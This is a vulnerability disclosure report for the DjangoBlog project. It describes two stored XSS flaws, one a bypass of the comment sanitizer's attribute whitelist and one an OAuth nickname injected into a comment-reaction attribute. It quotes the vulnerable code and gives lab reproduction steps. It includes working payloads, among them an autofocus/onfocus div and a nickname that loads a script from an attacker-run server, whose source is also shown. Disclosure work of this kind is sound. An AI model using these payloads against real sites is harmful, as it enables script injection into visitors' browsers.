DjangoBlog Vulnerability Report
Software: DjangoBlog
Developer or vendor: liangliangyy
Code repository: https://github.com/liangliangyy/DjangoBlog
1. Comment Sanitizer Attribute Whitelist Bypass Leading to Stored XSS
| Brief description: | The bleach attribute whitelist for comment bodies puts no restriction on span, div, pre and code, so an attacker can place an element carrying autofocus and onfocus in a comment and the script runs when a visitor opens the article page, with no interaction. |
|---|---|
| Affected versions: | 2.1.0.0 to commit f1d13badaa |
| Preconditions: | Comments are enabled on the target article, and the attacker holds an account (self-registration when the site has mail configured, a third-party account when OAuth is configured; if neither is available, an account can be registered by way of CVE-2026-6578). |
Root Cause
The comment_markdown filter renders Markdown, sanitizes the result with sanitize_html, and returns it through mark_safe:
# blog/templatetags/blog_tags.py:156-158    commit f1d13badaa
def comment_markdown(content):
    content = CommonMarkdown.get_markdown(content)
    return mark_safe(sanitize_html(content))
sanitize_html filters attributes against the bleach attributes whitelist, and ALLOWED_ATTRIBUTES hands the attribute check for span, div, pre and code to class_filter:
# djangoblog/utils.py:248-268    commit f1d13badaa
def class_filter(tag, name, value):
    """自定义class属性过滤器"""
    if name == 'class':
        allowed_classes = [cls for cls in value.split() if cls in ALLOWED_CLASSES]
        return ' '.join(allowed_classes) if allowed_classes else False
    return value

ALLOWED_ATTRIBUTES = {
    'a': ['href', 'title', 'rel'],
    'img': ['src', 'alt', 'title', 'width', 'height'],
    'table': ['border', 'cellpadding', 'cellspacing'],
    'th': ['align', 'valign'],
    'td': ['align', 'valign'],
    'span': class_filter,
    'div': class_filter,
    'pre': class_filter,
    'code': class_filter
}
class_filter validates values only for class and returns every other attribute unchanged, and bleach keeps that return value as the attribute value. Event attributes such as onfocus and onmouseover therefore survive on the four tags above. The comment template prints the sanitized result directly:
{# templates/comments/tags/comment_item_modern.html:68    commit f1d13badaa #}
{{ comment_item.body|comment_markdown }}
The payload fires on page load through autofocus with onfocus. bleach discards empty attribute values, so autofocus needs a non-empty value and is written as autofocus="x". The browser focuses the element while loading the page, and onfocus runs.
Reproduction Environment
Deploy from source as described in the official documentation:
git clone https://github.com/liangliangyy/DjangoBlog.git
cd DjangoBlog
git checkout f1d13badaa
cd deploy/docker-compose
docker compose up -d --build
docker compose exec djangoblog python manage.py createsuperuser
The reproduction machine used here listens on 192.168.48.130:8080. Log in at http://192.168.48.130:8080/admin/ and create an article.
The attacker logs in through GitHub. Create an OAuth App on GitHub with Homepage URL http://192.168.48.130:8080 and Authorization callback URL http://192.168.48.130:8080/oauth/authorize?type=github. Then add a GitHub entry under OAuth in the admin, with AppKey and AppSecret set to the Client ID and Client Secret of that app.
Reproduction
Visit http://192.168.48.130:8080/oauth/oauthlogin?type=github and authorize on GitHub. The browser returns to the site in a logged-in state.
Open the article, paste the following into the comment box and submit:
<div tabindex="0" autofocus="x" onfocus="alert(document.domain)">x</div>

The alert appears as soon as the page refreshes, with no click on the page:

Copy the article URL and open it in a private window while logged out. The script also runs while the page loads:
2. OAuth Nickname Injected into the Comment Reaction Attribute Leading to Stored XSS
| Brief description: | When an attacker logs in through OAuth, the nickname returned by the provider is written into the site username unchanged, that username ends up in the data-reactions attribute of comment reactions, and the attribute is wrapped in single quotes, so the nickname closes the attribute and injects a script. |
|---|---|
| Affected versions: | commit f1d13badaa |
| Preconditions: | The site has OAuth login enabled, and the attacker owns a third-party account whose nickname can be changed (GitHub, for example). |
Root Cause
After a successful OAuth login, the profile returned by the provider is written to OAuthUser.nickname unchanged. For GitHub:
# oauth/oauthmanager.py:301-306    commit f1d13badaa
datas = json.loads(rsp)
user = OAuthUser()
user.picture = datas['avatar_url']
user.nickname = datas['name']
user.openid = datas['id']
user.type = 'github'
When the site holds no account for that email address, authorize creates one and logs it in. The username comes from the nickname above:
# oauth/views.py:102-112    commit f1d13badaa
result = get_user_model().objects.get_or_create(email=user.email)
author = result[0]
if result[1]:
    try:
        get_user_model().objects.get(username=user.nickname)
    except ObjectDoesNotExist:
        author.username = user.nickname
    else:
        author.username = "djangoblog" + timezone.now().strftime('%y%m%d%I%M%S')
    author.source = 'authorize'
    author.save()
The comment reaction query takes the nickname or username of the users who reacted:
# comments/models.py:71-76    commit f1d13badaa
reaction_users = CommentReaction.objects.filter(
    comment=self,
    reaction_type=emoji
).select_related('user')[:10]  # 最多显示10个用户

user_names = [r.user.nickname or r.user.username for r in reaction_users]
The template serializes that data into the data-reactions attribute with to_json, and json.dumps does not escape single quotes:
# blog/templatetags/blog_tags.py:162-168    commit f1d13badaa
def to_json(value):
    try:
        return mark_safe(json.dumps(value, ensure_ascii=False))
    except (TypeError, ValueError):
        return mark_safe('{}')
{# templates/comments/tags/comment_item_modern.html:76 commit f1d13badaa #}
data-reactions='{{ comment_item|get_reactions_for_user:user|to_json }}'An attacker who sets the nickname to HTML starting with a single quote and adds one reaction to a comment gets the script into the page of everyone who opens that article. OAuthUser.nickname is limited to 50 characters, so the nickname has to carry a short script URL.
Reproduction Environment
The environment is the same as in section 1. The attacker also needs an HTTP service that serves the script:
from fastapi import FastAPI
from fastapi.responses import PlainTextResponse

JS = """
document.body.innerHTML='<h1 style="color:#c00;font:48px sans-serif">XSS on '+document.domain+'</h1>';
"""

app = FastAPI()


@app.get("/x.js")
async def x_js():
    return PlainTextResponse(JS, media_type="application/javascript")

uvicorn attacker_server:app --host 0.0.0.0 --port 8081Reproduction
The attacker changes Name in the GitHub profile to the following string:
'><script src=//192.168.48.130:8081/x.js>
The nickname is controlled by the attacker. It is 41 characters, within the 50-character limit of OAuthUser.nickname. The attacker then logs in at http://192.168.48.130:8080/oauth/oauthlogin?type=github. On the first login with that account, the site creates an account and writes the nickname into its username.
Create an article, open it, post a comment, and add one reaction to that comment:

The data-reactions attribute of the comment then becomes:
data-reactions='{"❤️": {"count": 1, "has_reacted": false, "users": ["'><script src=//192.168.48.130:8081/x.js>"]}}'After a refresh, or in a private window, the script runs while the page loads: